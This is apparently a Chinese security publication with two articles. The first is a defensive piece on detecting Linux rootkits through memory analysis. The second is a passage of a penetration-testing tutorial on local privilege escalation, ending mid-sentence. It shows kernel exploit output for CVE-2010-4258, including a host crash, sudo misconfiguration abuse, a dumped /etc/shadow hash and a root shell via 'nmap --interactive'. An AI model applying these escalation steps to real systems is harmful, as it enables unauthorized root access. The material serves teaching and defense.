某 Linux 服务器发现异常现象如下图，确定被植入 Rootkit，但运维人员使用常规 Rootkit 检测方法无效，对此情况我们还可以做什么？

图 1 被植入 Rootkit 的 Linux 服务器

一、Rootkit 实现方式和检测方法

一般来说，Rootkit 检测方式有以下几种：

表 1 Rootkit 检测方式

1、可信任 Shell——使用静态编译的二进制文件：lsof、stat、strace、last……
2、检测工具和脚本：rkhunter, chkrootkit, OSSEC
3、LiveCD——DEFT、Second Look、Helix
4、动态分析和调试：使用 gdb 根据 System.map 和 vmlinuz image 分析 /proc/kcore
5、直接调试裸设备：debugFS

在分析这几种检测方法的优劣之前，我们先通过图 2 了解一下 Linux Rootkit 的一般实现原理。




图 2 Linux 中系统命令执行的一般流程

在 Ring3 层 (用户空间) 工作的系统命令 / 应用程序实现某些基础功能时会调用系统 .so 文件[注1]。而这些 .so 文件实现的基本功能，如文件读写则是通过读取 Ring0 层 (内核空间) 的 Syscall Table[注2](系统调用表) 中相应 Syscall(系统调用) 作用到硬件，最终完成文件读写的。

那么如果中了 Rootkit，这个流程会发生什么变化呢？我们通过图 3 来了解一下。




图 3 Rootkit 的一般执行流程

Rootkit 篡改了 Syscall Table 中 Syscall 的内存地址，导致程序读取修改过的 Syscall 地址而执行了恶意的函数从而实现其特殊功能和目的。

上面这张图仅仅是列举了一种典型的 Rootkit 工作流程，通过修改程序调用 Syscall 的不同环节可以产生不同类型的 Rootkit，我们简单罗列一下。

Rootkit 部分实现方式：

- 拦截中断 - 重定向 sys_call_table，修改 IDT
- 劫持系统调用 - 修改 sys_call_table
- inline hook- 修改 sys_call，插入 jmp 指令

这部分不是本文的重点，不再赘述。了解了 Rootkit 实现原理，我们再回过来对比一下常规 Rootkit 检测方式的优劣。

对于使用静态编译的二进制文件的检测方式，如果 Rootkit 修改了 Syscall，那么这种方法产生的输出都是不可靠的，我们无法看到任何被 Rootkit 隐藏的东西。

那么如果使用 Rootkit 检测工具呢，我们简单分析一下 rkhunter 的检测原理。

在 rkhunter 脚本文件中，scanrootkit 函数部分代码如下：

```
1392 scanrootkit() {
1393
1394         #
1395         # This function performs the actual check for a rootkit.
1396         # It uses the variables SCAN_ROOTKIT, SCAN_FILES, SCAN_DIRS
1397         # and SCAN_KSYMS.  These will have been set before the
1398         # function is called.
1399         #
1400
1401         SCAN_STATUS=0
1402
1403         ROOTKIT_COUNT=`expr ${ROOTKIT_COUNT} + 1`
1404
1405         if [ $VERBOSE_LOGGING -eq 1 ]; then
1406                 display --to LOG --type PLAIN --nl ROOTKIT_FILES_DIRS_NAME_LOG "${SCAN_ROOTKIT}"
1407         fi
1408
1409
1410         #
1411         # First check to see if any of the known files exist.
1412         #
1413
1414         FILE_FOUND=""
1415
1416         for RKHTMPVAR2 in ${SCAN_FILES}; do
1417                 RKHTMPVAR="`echo "${RKHTMPVAR2}" | tr '%' ' '`
```

图 4 rkhunter 中的 scanrootkit 函数

注：其安装脚本中定义了以下两个变量。

RKHTMPVAR="${RKHINST_SIG_DIR}"

RKHINST_SIG_DIR="${RKHINST_DB_DIR}/signatures"

```
root@kali:/home/install/rkhunter-1.4.2/files/signatures# ll
total 60K
drwxr-xr-x 2 root root 4.0K Mar 12  2014 .
drwxr-xr-x 5 root root 4.0K Mar 12  2014 ..
-rw-r--r-- 1 root root 2.1K Feb 23  2014 RKH_dso.ldb
-rw-r--r-- 1 root root  159 Feb 23  2014 RKH_Glubteba.ldb
-rw-r--r-- 1 root root  203 Feb 23  2014 RKH_jynx.ldb
-rw-r--r-- 1 root root  396 Feb 23  2014 RKH_kbeast.ldb
-rw-r--r-- 1 root root  201 Feb 23  2014 RKH_libkeyutils1.ldb
-rw-r--r-- 1 root root  310 Feb 23  2014 RKH_libkeyutils.ldb
-rw-r--r-- 1 root root  487 Feb 23  2014 RKH_libncom.ldb
-rw-r--r-- 1 root root  156 Feb 23  2014 RKH_pamunixtrojan.ldb
-rw-r--r-- 1 root root  328 Feb 23  2014 RKH_shv.ldb
-rw-r--r-- 1 root root  119 Feb 23  2014 RKH_sniffer.ldb
-rw-r--r-- 1 root root  645 Feb 23  2014 RKH_sshd.ldb
-rw-r--r-- 1 root root  404 Feb 23  2014 RKH_turtle.ldb
-rw-r--r-- 1 root root  923 Feb 23  2014 RKH_xsyslog.ldb
```

图 5 Signatures 目录中的文件列表——Rootkit 签名列表

从上面这段代码我们可以看出 rkhunter 扫描 Rootkit 调用了 3 个重要的变量：SCAN_FILES, SCAN_DIRS，SCAN_KSYMS, 用于每种 Rootkit 的检查。

下面的四幅图分别是Adore和KBeast两个Rootkit检测的具体代码。

```
11962         # "Adore" Rootkit
11963
11964         SCAN_ROOTKIT="Adore Rootkit"
11965         SCAN_FILES=${AKIT_FILES}
11966         SCAN_DIRS=${AKIT_DIRS}
11967         SCAN_KSYMS=${AKIT_KSYMS}
11968         scanrootkit
```

图 6 rkhunter 中经典 Rootkit Adore 的检测流程

```
7807        # Adore Rootkit. OK, nobody calls it that but basically it uses Adore.
7808        # In one commercial AV vendors naming scheme it's called Dextenea.
7809        AKIT_FILES="/usr/secure
7810                    /usr/doc/sys/qrt
7811                    /usr/doc/sys/run
7812                    /usr/doc/sys/crond
7813                    /usr/sbin/kfd
7814                    /usr/doc/kern/var
7815                    /usr/doc/kern/string.o
7816                    /usr/doc/kern/ava
7817                    /usr/doc/kern/adore.o
7818                    /var/log/ssh/old"
7819        AKIT_DIRS="/lib/security/.config/ssh
7820                   /usr/doc/kern
7821                   /usr/doc/backup
7822                   /usr/doc/backup/txt
7823                   /lib/backup
7824                   /lib/backup/txt
7825                   /usr/doc/work
7826                   /usr/doc/sys
7827                   /var/log/ssh
7828                   /usr/doc/.spool
7829                   /usr/lib/kterm"
7830        AKIT_KSYMS=
```

图 7 rkhunter 中检测 Adore 的文件和目录的清单

```
12238         # KBeast Rootkit
12239
12240         SCAN_ROOTKIT="KBeast Rootkit"
12241         SCAN_FILES=${KBEAST_FILES}
12242         SCAN_DIRS=${KBEAST_DIRS}
12243         SCAN_KSYMS=${KBEAST_KSYMS}
12244         scanrootkit
12245
```


图 8 rkhunter 中 Rootkit KBeast 的检测流程

```
8345        # KBeast (Kernel Beast) Rootkit
8346        KBEAST_FILES="/usr/_h4x_/ipsecs-kbeast-v1.ko
8347                      /usr/_h4x_/_h4x_bd
8348                      /usr/_h4x_/acctlog"
8349        KBEAST_DIRS="/usr/_h4x_"
8350        KBEAST_KSYMS="h4x_delete_module
8351                      h4x_getdents64
8352                      h4x_kill
8353                      h4x_open
8354                      h4x_read
8355                      h4x_rename
8356                      h4x_rmdir
8357                      h4x_tcp4_seq_show
8358                      h4x_write"
```

图 9 rkhunter 中检测 KBeast 的文件和目录的清单

根据以上分析，可以看出 rkhunter 仅仅是检查已知 Rootkit 组件默认安装路径上是否存在相应文件，并比对文件签名（signature）。这种检测方式显然过于粗糙，对修改过的 / 新的 Rootkit 基本无能为力。

而另一款流行的 Rootkit 检测工具 chkrootkit，其 LKM Rootkit 检测模块源文件为 chkproc.c，最后更新日期为 2006.1.11。检测原理与 rkhunter 大致相似，也主要基于签名检测并将 ps 命令的输出同 /proc 目录作比对。在它的 FAQ 中 Q2 的回答也印证了我们的结论。


2. **Can `chkrootkit` detect modified (or new) rootkit versions?**

If `chkrootkit` can't find a known signature inside a file, it can't **automatically** determine if it has been trojaned. Try to run `chkrootkit` in expert mode (`-x` option) -- in this mode the user can examine suspicious strings in the binary programs that may indicate a trojan.

For example, lots of data can be seen with:

```
# ./chkrootkit -x | more
```

Pathnames inside system commands:

```
# ./chkrootkit -x | egrep '^/'
```

图 10 chkrootkit 的 FAQ 之 Q2

分析了常见的 Rootkit 检测工具的实现原理，我们再看一下使用 LiveCD 检测这种方式有哪些局限性。

使用 LiveCD 意味着使用一个新的操作系统挂载原有存储对可疑文件做静态分析 / 逆向，以便了解 Rootkit 执行逻辑，依赖的 so/ko 文件有哪些，加载的配置文件是什么。那么，如果事先没有找到一些 Rootkit 的文件，直接对整个文件系统做逐一排查，无疑是一个繁冗的过程。而且，这种方式的使用前提是应急响应人员必须能物理接触服务器，这对托管在机房的环境很不方便。实际上，使用 LiveCD 在 Rootkit 清除或司法取证环节上更为常见，而不是其前置环节。

根据以上分析，我们简单总结一下 Rootkit 检测方式的效果，见表 2。

表 2 Rootkit 检测方式对比

检测方式	局限 / 缺陷
使用静态编译的二进制文件	工作在用户空间，对 Ring0 层的 Rootkit 无效。
检查工具 rkhunter,chkrootkit	扫描已知 Rootkit 特征，比对文件指纹，检查 /proc/modules，效果极为有限。
LiveCD:DEFT	Rootkit 活动进程和网络连接等无法看到，只能静态分析。
GDB 动态分析调试	调试分析 /proc/kcore，门槛略高，较复杂。不适合应急响应。
DebugFS 裸设备直接读写	不依赖内核模块，繁琐复杂，仅适合实验室分析。

既然常规的 Rootkit 检测方法有这样那样的缺陷，那有没有更好的检测方式呢？

下面详细介绍一下基于内存分析 Rootkit 检测方法。

二、基于内存检测和分析 Rootkit

Rootkit 难以被检测，主要是因为其高度的隐匿特性，一般表现在进程、端口、内核模块和文件等方面的隐藏。但无论怎样隐藏，内存中一定有这些方面的蛛丝马迹，如果我们能正常 dump 物理内存，并通过 debug symbols. 和 kernel`s data structure 来解析内存文件，那么就可以对系统当时的活动状态有一个真实的“描绘”，再将其和直接在系统执行命令输出的“虚假”结果做对比，找出可疑的方面。下面简述一下部分原理。

2.1 基于内存分析检测进程

在 Linux 系统中查看进程一般执行的是 ps–aux 命令，其实质是通过读取 /proc/pid/ 来获取进程信息的。而在内核的 task_struct[注3]（进程结构体）中，也同样包含进程 pid、创建时间、映像路径等信息。也就是说每个进程的相关信息都可以通过其对应 task_struct 内存地址获取。而且，每个 task_struct 通过 next_task 和 prev_task 串起成为一个双向链表，可通过 for_each_task 宏来遍历进程。基于这个原理可以先找到 PID 为 0 的 init_task symobol（祖先进程）的内存地址，再进行遍历就能模拟出 ps 的效果。部分细节可参考图 11。




图 11 内核中的 task_struct

此外，Linux 中有一个东西叫 PID Hash Chain，如图 12 所示，它是一个指针数组，每个元素指向一组 pid 的 task_struct 链表中的元素，能够让内核快速的根据 pid 找到对应的进程。所以分析 pid_hash 也能用来检测隐藏进程和获取相应进程信息，并且效率更高。




图 12 内核中的 PID Hash Chain

2.2 基于内存分析 Process Memory Maps（进程映射）

在 task_struct 中，mm_struct[注4] 描述了一个进程的整个虚拟

地址空间，进程映射主要存储在一个 vm_area_struct 的结构变量 mm_rb[注5] 和 mmap 中，大致结构如下图所示：




图 13 mm_struct(内存描述符) 的结构

每一个 vm_area_struct 节点详细记录了该 VMA（virtual memory area）的相关属性，比如 vm_start（起始地址）、vm_end（结束地址）、vm_flags（访问权限）以及对应的 vm_file（映射文件）。从内存中我们得到信息就相当于获得了 /proc/<pid>/maps 的内容。

2.3 基于内存分析检测网络连接和打开的文件 (lsof)

Linux 中的 lsof（List Open Files）实质是读取 /proc/pid/ 文件夹中的信息。而这些信息通过 task_struct 也能获取。




图 14 内核中的 task_struct 细节

task_struct 的 structure（数据结构）中 files 指向 files_struct(文件结构体), 用于表示当前进程打开的文件表。其 structure 中有一个 fd_array(文件描述符数组)，数组中的每个元素 fd（File Descriptor 文件描述符），都代表一个进程打开的文件。而每个 File Descriptor 的 structure 中又包含了目录项 dentry，文件操作 f_ops 等等。这些足以让我们找到每个进程打开的文件。

另外，当某个文件的 f_op structure 成员是 socket_file_ops 或者其 dentry.d_op 为 sockfs_dentry_operations 时，则可以将其转为相应的 inet_sock structure，最终得到相应的网络信息。

2.4 基于内存分析检测 bash_history

后渗透测试阶段，攻击者常使用 history –c 命令来清空未保存进 .bash_history 文件的命令历史。而在 Rootkit 中，通过配置 HISTSIZE = 0 或将 HISTFILE = /dev/null 也是一种常见的隐藏命令历史的方法。对于后者，由于 bash 进程的 history 也记录在相应的 MMAP 中（其对应的宏定义为 HISTORY_USE_MMAP[注6]），通过 history_list() 函数相应的 mmap 数据也可以还原其历史记录。




图 15 bash 4.0 源码 histfile.c 文件中 history_do_write 函数功能图示

2.5 基于内存分析检测内核模块

通过遍历 module list 上所有的 struct module 来检查 Rootkit 是一种代替 lsmod 命令的的方法。但是如果 Rootkit 把自己的 LKM 从 module list 摘除，但仍加载在内存中，这种方法就不起作用了。




图 16 内核中 Kernel Module List

不过，Rootkit 很难在 /sys/module/ 目录中隐藏，所以我们仍可通过遍历 Sysfs 文件系统来检查隐藏的内核模块。

2.6 基于内存分析检测 process credentials

在 2.6.29 内核的以前版本，Rootkit 可以将用户态的进程通过设置其 effective user ID 和 effective group ID 为 0（root）提升特权。而在后面的版本中，kernel 引入了 'cred' structure。为此，Rootkit 与时俱进，通过设置同某个 root 权限进程一样的 'cred' structure 来应对这种改进。所以通过检查所有进程的 'cred' structure 能更好的发现活动的 Rootkit。

2.7 基于内存分析检测 Rootkit 的流程

限于篇幅，本文不再介绍更多的原理和细节，简单总结一下这种方法的大致流程。

1 制作目标 Linux 服务器的 profile

2 Dump 完整的物理内存

3 使用 profile 解析内存映像文件，输出系统信息




图 17 基于内存分析检测 Rootkit 原理示意图

三、总结与实践

基于内存分析检测 Rootkit 的方法比对常规的检测方法有较大的优势，但它不是万能的，如果被 Bootkit 之类的高级 Rootkit 干扰，Dump 的物理内存不正确或不完整，后面的步骤就是空中阁楼。另外也要确保制作 Profile 时需要的 System.map 没有被篡改或者直接使用同一内核版本号的 Linux 发行版中的文件来替代。

通过内存分析检测 Rootkit 的工具目前不是很多，各有优劣。司法取证领域的开源工具 Volatility 是这方面的佼佼者，推荐各位同仁使用并贡献代码。对内存检测分析技术感兴趣的同学，欢迎和我交流讨论。

附注

- 注 1：Linux 中的 so（shared object）文件近似于 Windows 下的 dll（dynamic link library）文件，均用来提供函数和资源
- 注 2：Syscall Table 一般可以通过查看 /boot/System.map 文件来获取其内容
- 注 3：Process Descriptor：To manage processes, the kernel must have a clear picture of what each process is doing. It must know, for instance, the process's priority, whether it is running on a CPU or blocked on an event, what address space has been assigned to it, which files it is allowed to address, and so on. This is the role of the process descriptor—— a task_struct type structure whose fields contain all the information related to a single process
- 注 4：mm_struct 概要了相应程序所使用的内存信息，比如所有段（segment）、各个主要段的始末位置、使用常驻内存的总大小等等，一般称之为 memory descriptor（内存描述符）
- 注 5：mm_rb：Red black tree of mappings
- 注 6：HISTORY_USE_MMAP 定义见 bash-4.0-src/lib/readline/histfile.c 475 行，具体可参见 http://sourcecodebrowser.com/bash/4.0/histfile_8c_source.html

参考文献

1)http://www.rootkitanalytics.com/kernelland/linux-kernel-rootkit.php

2)https://media.blackhat.com/bh-us-11/Case/BH_US_11_Case_Linux_Slides.pdf

3)https://www.safaribooksonline.com/library/view/understanding-the-linux/0596005652/ch03s02.html

4)http://www.wowotech.net/linux/19.html

5)http://www.lenky.info/archives/2012/04/1424

6)http://code.google.com/p/volatility/

Linux本地“被动”提权

安全服务部 罗伟

关键词：本地提权 配置不当 suid 权限 root shell

摘要：利用系统中各种配置错误或管理员操作不当进行“被动”提权时，攻击者的思路将不再局限于传统的系统漏洞层面，与“主动”提权方式相比，这种攻击方法似乎更加灵活、巧妙，或者说更加考验攻击者的耐心和细心程度。

引言

在渗透测试过程中，本地提权往往是让攻击能够得以延续的关键步骤。然而由于 Linux 系统自身的某些安全特性，针对该平台的提权手段并不多。

其中最常见的提权方法为利用系统内核的堆栈溢出或系统特定组件的本地溢出漏洞，暂且将这种传统的提权方法称之为“主动”提权；此外如果我们能够发现并巧妙地利用系统中某些文件的权限、内容、路径等配置不当漏洞，往往还能进行“被动”提权。

传统漏洞提权

利用系统漏洞进行权限提升，通常是以目标系统的发行版本、内核信息为关键字，在搜索引擎或专业的漏洞库系统中搜索相应的公开漏洞利用代码，然后在本地对攻击代码进行编译并执行。

攻击示例

这里以 Ubuntu 下一个本地提权漏洞——Linux Kernel <= 2.6.37 Local Privilege Escalation(CVE-2010-4258) 为例，该漏洞由于内核任意地址可写，导致本地账户对系统可以进行拒绝服务或权限提升攻击。

目标系统版本及当前用户信息如下：

```
test@nsfocus-apache:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 10.10
Release:        10.10
Codename:       maverick
test@nsfocus-apache:~$ uname -a
Linux nsfocus-apache 2.6.35-22-generic-pae #33-Ubuntu SMP Sun Sep 19 22:14:14
```

以内核版本为条件搜索出相关利用代码如下，其中包括本地拒绝服务及权限提升两类。

将本地拒绝服务攻击代码 (Linux Kernel <= 2.6.37 Local Kernel Denial of Service) 在本地编译并执行后，当前终端随即自动断开连接，提示信息如下：

```
test@nsfocus-apache:~$ ls -ls dos
8 -rwxr-xr-x 1 test test 7698 2014-10-07 18:25 dos
test@nsfocus-apache:~$ ./dos
The semaphore timeout period has expired.
```

查看主机屏幕出现大量内存错误信息，此时主机已宕机。

```
[82858.399830]  [<c0159429>] local_bh_enable+0x79/0x90
[82858.399920]  [<c051eaa6>] dev_queue_xmit+0x126/0x510
[82858.400010]  [<c0524e45>] neigh_resolve_output+0xe5/0x320
[82858.400106]  [<c0531830>] ? eth_header+0x0/0xc0
[82858.400191]  [<c054b915>] ip_finish_output+0x1e5/0x2b0
[82858.400283]  [<c054bcc1>] ip_output+0xa1/0xb0
[82858.400300]  [<c05efdb6>] ? _raw_spin_unlock_bh+0x16/0x20
[82858.400496]  [<c054ac60>] ip_local_out+0x20/0x30
```

```
root@bt:~# ping 10.0.0.7
PING 10.0.0.7 (10.0.0.7) 56(84) bytes of data.
From 10.0.0.11 icmp_seq=1 Destination Host Unreachable
From 10.0.0.11 icmp_seq=2 Destination Host Unreachable
From 10.0.0.11 icmp_seq=3 Destination Host Unreachable
From 10.0.0.11 icmp_seq=4 Destination Host Unreachable
```

主机重启后，将本地权限提升利用代码 (Linux Kernel <= 2.6.37 - Local Privilege Escalation) 编译并执行，当前普通用户 (test) 成功提升为 root 权限。

```
test@nsfocus-apache:~$ ./expl
[*] Resolving kernel addresses...
 [+] Resolved econet_ioctl to 0xc89e72a0
 [+] Resolved econet_ops to 0xc89e73a0
 [+] Resolved commit_creds to 0xc0174b20
 [+] Resolved prepare_kernel_cred to 0xc0174f70
[*] Calculating target...
[*] Triggering payload...
[*] Got root!
# id
uid=0(root) gid=0(root) groups=0(root)
```

总结

这种利用系统漏洞进行权限提升的方法看似简单，但同时也存在诸多弊端。首先受到发行版本的限制，绝大部分提权代码并不通用——如针对 Ubuntu 的攻击代码在 CentOS 或 SUSE 下则无效，同时 32 位操作系统下的提权代码通常也不适用于 64 位系统；其次由于部分代码缺乏完整性、有效性，针对利用代码的搜索往往是“广撒网，微收效”——攻击者通常需要将多个公开 POC 逐个进行尝试；此外部分系统由于缺乏编译或相关依赖环境，导致普通用户无法将源代码编译成功。

```
test@nsfocus-apache:~$ gcc -o exp 2.6.37_local_privilege.c
2.6.37_local_privilege.c:1:1: error: expected identifier or â€˜(â€™ before â€
˜==â€™ token
2.6.37_local_privilege.c:2:17: error: too many decimal points in number
2.6.37_local_privilege.c:5:2: warning: missing terminating ' character [enabl
ed by default]
```

配置不当提权

系统管理员配置经验不足、开发人员代码安全意识缺乏、第三方程序默认设置缺陷……这些都可能导致原本安全的系统出现配置不当漏洞，从而让攻击者能够以“被动”方式提权。

攻击示例

eg.1—sudo 提权

sudo 是 Linux 下允许普通用户使用超级用户权限的工具，其配置文件为 /etc/sudoers。在该配置文件中可以定义执行 sudo 命令的账户、作为超级用户能够访问的应用程序、是否需要密码验证等。部分系统管理员或第三方应用程序为了简化操作往往对 sudo 执行权

限配置较为宽松。

若管理员在未熟知各配置项含义及风险前提下，盲目根据模板对 sudoers 文件进行配置，极有可能导致用户权限过大，从而给系统安全性构成威胁。

如在配置文件中，包含如下行——test 用户无需输入用户口令即可以任意用户身份执行任意命令。


```
## Allows people in group wheel to run all commands
# %wheel        ALL=(ALL)       ALL

## Same thing without a password
# %wheel        ALL=(ALL)       NOPASSWD: ALL
test            ALL =(ALL)      NOPASSWD: ALL
## Allows members of the users group to mount and unmount the
```

普通用户可以 root 权限执行任意命令，执行 sudo /bin/bash 后可直接获得 root shell。

```
[test@localhost ~]$ sudo more /etc/shadow
root:$1$jTr6loIg$UR33CPOavn3/ed523yony/:15714:0:99999:7:::
bin:*:15714:0:99999:7:::
daemon:*:15714:0:99999:7:::
adm:*:15714:0:99999:7:::
lp:*:15714:0:99999:7:::
sync:*:15714:0:99999:7:::
shutdown:*:15714:0:99999:7:::
halt:*:15714:0:99999:7:::
mail:*:15714:0:99999:7:::
news:*:15714:0:99999:7:::
uucp:*:15714:0:99999:7:::
operator:*:15714:0:99999:7:::
[test@localhost ~]$ sudo /bin/bash
[root@localhost ~]# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk)
```

此外在开源的企业语音通信解决方案 FreePBX 中也存在类似漏洞。在其 2.10 及早期版本中，由于 web 配置界面中 recordings/misc/callme_page.php 页面的 callme_startcall 函数存在远程命令执行漏洞 (CVE-2012-4869)，导致攻击者可利用该漏洞获得目标系统普通用户 (asterisk) shell 权限。



但其 sudoers 文件存在配置不当——普通用户 asterisk 无需口令验证，即可以 root 权限运行部分程序，相关配置项如下：

```
asterisk ALL = NOPASSWD: /sbin/shutdown
asterisk ALL = NOPASSWD: /usr/bin/nmap
asterisk ALL = NOPASSWD: /usr/bin/yum
asterisk ALL = NOPASSWD: /bin/touch
asterisk ALL = NOPASSWD: /bin/chmod
asterisk ALL = NOPASSWD: /bin/chown
asterisk ALL = NOPASSWD: /sbin/service
```

结合 Nmap 的 interactive 参数，即可在交互模式中获得 root 权限。

```
sudo nmap --interactive

Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10
(wheel)
```

eg.2—crontab 提权

Linux 下的任务调度命令 crontab 用于周期性的执行预设指

